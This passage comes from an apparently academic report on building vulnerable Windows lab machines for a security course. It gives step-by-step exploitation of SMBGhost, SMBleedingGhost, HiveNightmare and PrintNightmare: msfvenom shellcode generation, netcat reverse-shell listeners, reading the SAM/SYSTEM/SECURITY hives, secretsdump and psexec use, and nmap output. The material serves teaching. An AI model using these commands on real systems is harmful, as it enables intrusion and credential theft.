
Next, after navigating to the “SMBGhost_RCE_PoC” directory generated by the “git clone” command, users must then generate reverse shell code by using msfvenom as follows [71]:

```
msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=4444 -b '\x00'
-i 1 -f python
```

The command above generates encoded python shellcode to start a meterpreter server and then connect back to the attacker's machine on port 4444 [23]. Then, by replacing the shellcode section in the 'exploit.py' file with the one generated by msfvenom and starting a netcat listener on their chosen port (for example, 4444) users can easily gain system-level access to the vulnerable machine.




(Figure 29: The execution of chompy1337's exploit.)




(Figure 30: A screenshot demonstrating a user getting System level access to the vulnerable machine on the netcat listener.)

After the program completes, the attacker has complete access to the vulnerable computer. It should be noted that this exploit can be utilized at any time to gain shell to the vulnerable machine. The users do not need to know any credentials to the system, only that is vulnerable to SMBGhost. However, this vulnerability does not show up on any reconnaissance scans, and therefore it is likely that students will not attempt to execute this PoC until after the machine has been fully investigated.


#### 4.1.4.3 Method 2

Method 2 utilizes HiveNightmare (CVE-2021-36934). Because it is so different to SMBGhost and SMBleedingGhost it was chosen as an alternative way to exploit the machine. HiveNIghtmare is a vulnerability which allows non-privileged user to enumerate the hashes of all of the users on the system. Although there are many PoCs online, the one used to test the machine was GossiTheDog's HIveNightmare [72]. Gossi's exploit works as follows:

The create file system on windows is utilized to navigate the path to the Volume Shadow Copy snapshot [51]. On a Windows 10 machine, the Volume Shadow Copy Service manages the restoration and backup of different applications while they are still running. When a system restore point is created, a shadow copy of the computer's files [73]. Normally, these files cannot be accessed while the system is running, however, GossiTheDog utilizes the CreateFile function in the Windows API for the C++ programming language like so:


```
CreateFile(TEXT("\\\\?\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy1\\Windows\\System32\\config\\SAM"),GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);[51]
```

The function CreateFile opens or creates a file. The first parameter is the most important; the path of the file [74]. The path written in GossiTheDog's code is the path directly to the Volume Shadow Copy snapshot which contains the SAM, SYSTEM, and SECURITY files. Accessing the file in this way allows for users to access the normally inaccessible file [74]. Once accessed, the users can make a copy of the SAM, SYSTEM, and SECURITY files to use for their own purposes. Gossi's exploit was run to easily generate the SAM, SYSTEM, and SECURITY files on the Windows 10 machine. Since the students are only able to access the server via FTP, there is no way for them to exploit the command either remotely, or if they have local access. Therefore, the files were generated prior to the students exploiting the machine. These files can then be downloaded with the FTP functionality. After getting the SAM, SYSTEM, and SECURITY files, Impacket's secretsdump.py can be utilized to dump the hashes from the files.



(Figure 31: The result of using the “secretsdump.py” command. It contains the hashes for all users on the machine)

Although it is possible to decrypt the hashes, there are limited access points in the server to gain root control. Instead, another python script from impacket’s library, psexec.py, can be utilized to gain access to the machine via the open 445 port.




(Figure 32: The result of using psexec.py with the Administrator user.)

Since the attackers have generated a reverse shell as the SYSTEM, the machine has been successfully exploited.

#### 4.1.4.4 Method 3

The third and final method is utilizing ZecOp’s SMBleedingGhost PoC. There are two major caveats to gaining administrative access this way: This PoC only works on Windows Machines and is far more unreliable than both SMBGhost and HiveNightmare. That being said, students of the Networking and IT security subject have access to Windows 10 virtual machines, so it is possible for any student to utilize this method.

ZecOp’s PoC works very similarly to chompie1337’s, however, ZecOp’s PoC differs in that it uses the SMBleed to remotely perform the memory leak. Just like in Chompie1337’s PoC, the attackers should first clone the repository onto their Windows machine using the following command:

```
git clone https://github.com/ZecOps/CVE-2020-0796-RCE-POC
```


Next, after navigating to the “SMBGhost_RCE_PoC” directory generated by the “git clone” command, the attackers should edit the OFFSETS constant in the “SMBleedingGhost.py” file to those that were downloaded from the machine in a previous step. If these offsets are not edited, then the exploit will not work, as they are required to accurately leak shell code. Then, the attackers should start a netcat listener on their chosen port by using the command:

```
Ncat -lvp <port_number>
```

On an open command propmpt. Then, the attackers should open another command prompt and enter the following command:

```
SMBleedingGhost.py <target_ip> <reverse_shell_ip> <reverse_shell_port>
```

Where the <target_ip> is 10.14.13.101, and the <reverse_shell_ip> is the attacker's ip and the port is the same one utilized with the netcat command. From there, users simply have to press enter to execute the PoC, and get System level access, as shown in the figure below:




(Figure 33: An image of an attacker achieving shell code on the 10.14.13.101 machine utilizing ZecOp's exploit. The image on the top shows the connection with the netcat listener, and subsequent access, while the machine on the right shows the process of the exploit)

Although it is possible to gain a reverse shell utilizing this method, it is also equally likely that the exploit will crash the machine instead. Therefore, even when following all of the steps in the PoC perfectly, it can still take many attempts to gain control this way.

## 4.2 Print Nightmare (CVE-2021-34527 and CVE-2021-1675)

This section details the setup and exploitation of the machine with the IP address 10.14.13.103. The first part will provide an overview of the machine itself, primarily information about the users, which services are available, and which vulnerabilities are on the Machine. The second part provides a technical explanation of why a particular service or system is vulnerable, and how it impacts the system. The third and final part is a step-by-step breakdown of how attackers can exploit the vulnerabilities on this specific machine, and which steps attackers would need to take to gain administrative access to this computer.

### 4.2.1 Overview

The Windows 10 machine with the IP address 10.14.13.103 is vulnerable to PrintNightmare, an umbrella term of two different CVEs; CVE-2021-34527 and CVE-2021-1675. The first vulnerability, CVE-2021-34527, allows for remote code execution, and the other, CVE-2021-1675, allows for local privilege escalation. Both CVEs require some form of credentials to the machine.

#### 4.2.1.1 Machine Overview

| | | |
|---|---|---|
| **IP Address** | - | **10.14.13.103** |
| **Host Name** | - | **DESKTOP-O31NFAT** |
| **Host Usernames and Passwords** | - | Administrator, Dukat, Damar, Weyoun |
| **Open Ports** | - | 80 - Microsoft IIS httpd 10.0 |
| | - | 135 – Microsoft Windows RPC |
| | - | 139 – Microsoft Windows netbios-ssn |
| | - | 445 – Windows 10 Education 18362 microsoft-ds |

Four users were added to this machine, Administrator, Dukat, Damar, and Weyoun. The Administrator user had administrative privileges; however, the other users were simply local users. By default, the ports 135, 139, and 445 are open on all Windows 10 machines. Once again, these ports are needed to exploit PrintNightmare, with port 445 being the most important. A statis web server is hosted on port 80.

#### 4.2.1.2 Vulnerability Overview

**Primary CVE: [75]**


| **CVE** | **CVE-2021-34527** |
|---|---|
| **Microsoft Security Identifier** | None |
| **CVSS 2.0 Score** | 9.0 |

| | |
|---|---|
| **Integrity Impact** | Complete |
| **Confidentiality Impact** | Complete |
| **Availability Impact** | Complete |
| **Access Complexity** | Low |
| **Authentication Required?** | unknown |
| **Application name** | Windows 7, Windows 8.1, Windows Rt 8.1, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows Server 2019, Windows 10 |
| **Versions affected** | Windows 10 1607, 1809, 1909, 2004, 20h2, 21h1<br>Windows 7 SP1<br>Windows Server 2008 R2, SP1<br>Windows server 2012, R2<br>Windows Server 2016, 2004, 20h2 |
| **Vulnerability Name** | PrintNightmare |
| **Vulnerability Type** | Remote Code Execution |
| **Publish Date** | 2021-07-02 |
| **CWE ID and Name** | **269** – Improper Privilege Management |
| **Metasploit Modules** | N/A |
| **Notbale Github PoCs** | Nemo-wq – PrintNightmare – Windows Print Spooler RCE/LPE Vulnerability [77]<br>Ly4k – PrintNightmare[78] |

**Secondary CVE:[76]**

| **CVE** | **CVE-2021-1675** |
|---|---|
| **Microsoft Security Identifier** | None |
| **CVSS 2.0 Score** | 9.3 |
| **Integrity Impact** | Complete |
| **Confidentiality Impact** | Complete |
| **Availability Impact** | Complete |
| **Access Complexity** | Medium |
| **Authentication Required?** | Not Required |
| **Application name** | Windows 7, Windows 8.1, Windows Rt 8.1, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows Server 2019, Windows 10 |
| **Versions affected** | Windows 10 1607, 1809, 1909, 2004, 20h2, 21h1<br>Windows 7 SP1<br>Windows Server 2008 R2, SP1<br>Windows server 2012, R2<br>Windows Server 2016, 2004, 20h2 |
| **Vulnerability Name** | PrintNightmare |
| **Vulnerability Type** | Privilege Escalation |
| **Publish Date** | 2021-06-08 |
| **CWE ID and Name** | **269** – Improper Privilege Management |
| **Metasploit Modules** | auxiliary/admin/dcerpc/cve_2021_1675_printnightmare |
| **Notbale Github PoCs** | Nemo-wq – PrintNightmare – Windows Print Spooler RCE/LPE Vulnerability [77]<br>Cube0x0 – CVE-2021-1675[79]<br>Ly4k – PrintNightmare[78]<br>John Hammond – PrintNightmare LPE[80] |

PrintNightmare is a group of vulnerabilities found in the Windows Print Spooler Service which can be utilized to perform RCE via DLL injection [81]. The print spooler service is enabled by default on all Windows devices, any non-privileged user can add a new printer driver to the device [82]. When a user adds a new printer driver, they can specify the driver they want to user for the printer, including its location. The location the user specifies can be anywhere, such as SMB shares, or malicious local files. Additionally, the print spooler service runs with the highest possible rights on a Windows system: the service is executed by the "NT AUTHORITY\SYSTEM" user. Therefore, if a user creates a driver specifying a malicious DLL, it will be executed with SYSTEM commands. Although all supported Windows 10 machines at the time were vulnerable by default, a brief overview of the conditions for exploitation can be seen in the following flowchart.




(Figure 34: A flowchart showing the conditions needed for a Windows 10 machine to be vulnerable to PrintNightmare, specifically, the Remote Code Execution exploit. Source: S. Hegt, "Updated v1.1 with correct point

& print reg key and correct date. thanks @byt3bl33d3r and @pigerlin for pointing out these typos. pic.twitter.com/2okc5nytkj," Twitter, 02-Jul-2021. [Online]. Available: https://twitter.com/StanHacked/status/1410929974358515719. [Accessed: 13-May-2022].)

### 4.2.2 The Main Vulnerability

PrintNightmare, specifically, CVE-2021-1675, was initially disclosed on June 8th, 2021 as part of Microsoft's "Update Tuesday" security update system [83]. Initially, it was disclosed as a low level vulnerability which only allowed for Local Privilege Escalation [84], however, a few weeks later it was upgraded to a Remote Code Execution exploit [85], and the security update included a patch for the vulnerability. A few weeks later, a group of researchers published a PoC and research paper detailing how to exploit the vulnerability in preparation for a presentation at the Black Hat USA Conference in 2021. However, although the researchers thought their PoC exploited CVE-2021-1675, it instead turned out to be another zero-day RCE exploit that could be used to attack any Windows 10 device which had the Spooler enabled. This exploit has since been given the CVE CVE-2021-34527. As of writing, both exploits have been patched.

The vulnerability generally works as follows: Any user can add a new printer to the computer via the print spooler service. However, the print spooler service process is executed by the "SYSTEM" user, a user with the highest level of privilege on a Windows 10 machine. Many functions within the print spooler service which allow users to add printer drivers also allow the user to specify the location of a DLL file they would like to utilize for the installation of the driver [86]. The location of the DLL file is not restricted to folders on the machine, but also includes remote locations such as SMB servers. Therefore, attackers can gain SYSTEM level privileges by specifying the path of a malicious DLLs during the process of print driver installation [77]. This type of exploitation is known as DLL injection. DLL injection is the process of "writing the path to a DLL in the virtual address space of the targe process before loading the DLL by invoking a new thread. [87]"

When creating a new printer driver, a structure of driver information must be filled out. One of the most important parameters for the vulnerability is the pDataFile variable. This variable stores the name of the file which contains the driver data to utilize during the creation process [88]. During the creation process, the DLL pointed to by the pDataFile variable is copied to the directory "C:\Windows\system32\spool\drivers\x64\3\" on the vulnerable Windows 10 machine. This directory contains all drivers needed for the print spooler to work [89]. In theory, it should be easy to then create a new printer driver which will load the malicious DLL previously copied to "C:\Windows\system32\spool\drivers\x64\3\." However, due to a file access conflict during the printer driver creation process, another approach must be used [90]. Instead, if the original print driver is overwritten or upgraded, a copy of its settings and DLL files will be saved to the directory "C:\Windows\system32\spool\drivers\x64\3\old\<x>\" where x is the number of backups which already exist in the "C:\Windows\system32\spool\drivers\x64\3\old\" folder [78]. Therefore, if the malicious DLL is loaded onto a newly created driver, and then the first driver is overwritten, the malicious DLL will be saved into the directory "C:\Windows\system32\spool\drivers\x64\3\old\<x>\". Finally, a third driver can be created loading the DLL from the local directory mentioned previously. This way, the file conflict mentioned previously is avoided, and the malicious DLL can be successfully injected in the final

third driver[78]. Once the malicious DLL is successfully loaded, it will then be executed, successfully exploiting PrintNightmare.

The primary difference between CVE-2021-1675 and CVE-2021-34527 is the functions utilized to exploit the vulnerability. The CVE-2021-34527 vulnerability lies within "RpcAddPrinterDriverEx" or "RpcAsyncAddPrinterDriver." On the other hand, CVE-2021-1675 lies within the function "AddPrinterDriverEx", which requires the malicious DLL to be placed in a local directory [91]. In theory, CVE-2021-34527 requires administrative authentication to utilize the remote procedure call part of the function. However, the attacker can control the parameter which is utilized for authentication, effectively allowing the authentication process to be bypassed altogether [90].

### 4.2.3 The Setup

Three main conditions need to be achieved for a machine to be vulnerable to both PrintNightmare vulnerabilities: 1) The PrintSpooler service must be enabled, and it must allow for remote connections, 2) an attacker must have valid credentials to remotely access the machine, 3) an SMB or network share is available, and attackers can write to it [92]. At the time of publication, condition 1 was configured by default on all Windows 10 versions. Additionally, SMB shares are also enabled by default on Windows 10, however, not everyone is able to write to the default windows shares. But the administrative user can write to one share by default on the system. Therefore, if an attacker has the credentials to the administrative account, then no modification needs to be made to the Windows machine to make it vulnerable to PrintNightmare.

The first step then, is to provide users with a way to get credentials to the machine. Although there are many exploits which allow users to obtain credentials, one unique method frequently used in Capture the Flag servers is Steganography [93]. Steganography is "the practice of concealing a message, image, or file within another message, image, or file [94]" After setting up the vulnerable machine on 10.14.13.101, it was clear that all the users on a system can be enumerated provided that an attacker has access to the SYSTEM, SAM, and SECURITY files. Therefore, GossiTheDog's HiveNightmare executable was once again utilized this machine to generate those files. However, instead of providing these files directly to the attacker via an FTP or SSH server, they were instead stored in three separate images. This technique is called Steganography. The default "copy" command that can be executed on the Windows 10 command prompt can be utilized to store files within images, as shown by the command below:


```
copy /b <original_image> <image_to_hide> <image_with_file>
```

The '/b' parameter indicates that both files are binary [95], and the information is copied byte by byte. Therefore, by entering the command

```
copy /b Odo.jpg + SAM-2022-03-08.ZIP odo_secret.jpg
```


The "`odo.jpg`" and "`SAM-2022-03-08.ZIP`" files will be merged together to create the "`odo_secret.jpg`", with the SAM file being stored inside the odo.jpg file. After the SAM, SECURITY, and SYSTEM files have been hidden in three different images, a webserver to host

them was created. Firstly, the webserver can be enabled by going to the control panel, clicking programs, and then clicking the “Turn Windows features on or off” as shown in Figure 35:




(Figure 35: a screenshot of the “Programs and Features” section of the Control Panel. The section that should be accessed is outlined in red.)

Clicking on “Turn Windows features on or off” will open a new menu with a list of features the administrative users can enable or disable. Then, the administrator must enable the IIS management console as shown in Figure 36:





(Figure 36: A screenshot of the services that should be enabled for Windows to successfully host a web server)

Next, the users can utilize the IIS manager, just like in the FTP setup to manage all information about the web server. Due to difficulties with the default web server location at “c:\inetpub\wwwroot”, the location of the web server was changed to “c:\Users\Public\Public Sites”. The web server has three main parts: The landing page, the images folder, and the sensitive documents folder. Some basic HTML and CSS was used to program the language page, which can be seen in the figure below:


(Figure 37: The landing page of 10.14.13.103. Each image displayed contains the SAM, SYSTEM, and SECURITY files of the vulnerable machine)

As mentioned previously, the “resources/images” folder contains the images which have the SYSTEM, SAM, and SECURITY files within them. However, if attackers are unable to determine that those files are stored within the images, then it is impossible for them to exploit the machine. Therefore, a new folder titled “sensitive_documents” was added to the webserver, which contains the file “to_damar.txt” with the following content:




(Figure 38: A screenshot of the contents of the to_damar.txt. It is written by and individual called “Gul Dukat”. It also contains the NTLM hash of one of the users, presumedly named Damar)

The file itself contains an NTLM hash for a non-administrative user named Damar. Now, users have almost guaranteed access to the server with a non-privileged user. However, since no extra writable shares have been added, and there are no other ways to access the machine, another entry point into the computer must be added. Therefore, an SSH server was added which can be accessed by any of the non-administrative users. To hint at the possibility of using the local privilege escalation vulnerability of PrintNightmare, A fake log file of was added to the machine, listing a series of attacks against the device:

```
2022-05-06 - 14:33:50.586 - WARNING - ATTEMPTED UPLOAD OF RECOGNISED VULNERABILITY 'PRINTNIGHTMARE' BY WEYOUN
2022-05-06 - 14:33:50.577 - INFO - Connection to SMB Share from user WEYOUN
2022-05-06 - 14:33:50.586 - WARNING - ATTEMPTED UPLOAD OF RECOGNISED VULNERABILITY 'PRINTNIGHTMARE' BY DUKAT
2022-05-06 - 14:33:50.586 - INFO - Connection to SMB Share from user DUKAT
2022-05-06 - 14:33:50.586 - WARNING - ATTEMPTED UPLOAD OF RECOGNISED VULNERABILITY 'PRINTNIGHTMARE' BY DAMAR
2022-05-06 - 14:33:50.204 - INFO - Connection to SMB Share from user DAMAR
2022-05-06 - 14:33:50.145 - INFO - Connection to SMB Share from user ADMINISTRATOR
2022-05-06 - 14:33:50.123 - INFO - Connection to SMB Share from user DUKAT
2022-05-06 - 14:33:50.126 - INFO - Connection to SMB Share from user DAMAR
2022-05-06 - 14:33:50.153 - INFO - Connection to SMB Share from user WEYOUN
```

(Figure 39: A screenshot of the fake log file. It lists many attacks by the users utilizing the PrintNightmare vulnerability)

This file suggests that the machine is vulnerable to PrintNightmare. Since there are multiple ways to exploit the machine, the setup is now complete.

## 4.2.4 Results

This section details the different methods which the students can use to exploit the machines. This machine has an IP address of 10.14.13.103 on the LOST project. The first section covers the steps needed to perform reconnaissance, followed by two different methods to exploit the machine.

### 4.2.4.1 Reconnaissance


As previously discussed, one of the first steps to take when performing reconnaissance is to scan the host. Therefore, the attackers should first perform an Nmap scan utilizing the command:

```
nmap -A 10.14.13.103
```

```
┌──(root💀kali)-[~/CVE-2021-1675]
└─# nmap -A 10.14.13.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 08:13 EDT
Nmap scan report for 10.14.13.103
Host is up (0.017s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 01:72:c4:a7:9b:2a:f8:c4:ab:34:6f:59:4a:80:30:47 (RSA)
|   256 6e:6b:05:92:e6:62:67:88:79:6c:60:64:3c:e6:95:f4 (ECDSA)
|_  256 a8:23:fe:13:cf:46:df:00:ad:98:a5:fb:8a:44:50:3c (ED25519)
80/tcp   open  http         Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 10 Education 18362 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=5/6%OT=22%CT=1%CU=35394%PV=Y%DS=5%DC=I%G=Y%TM=627510F3
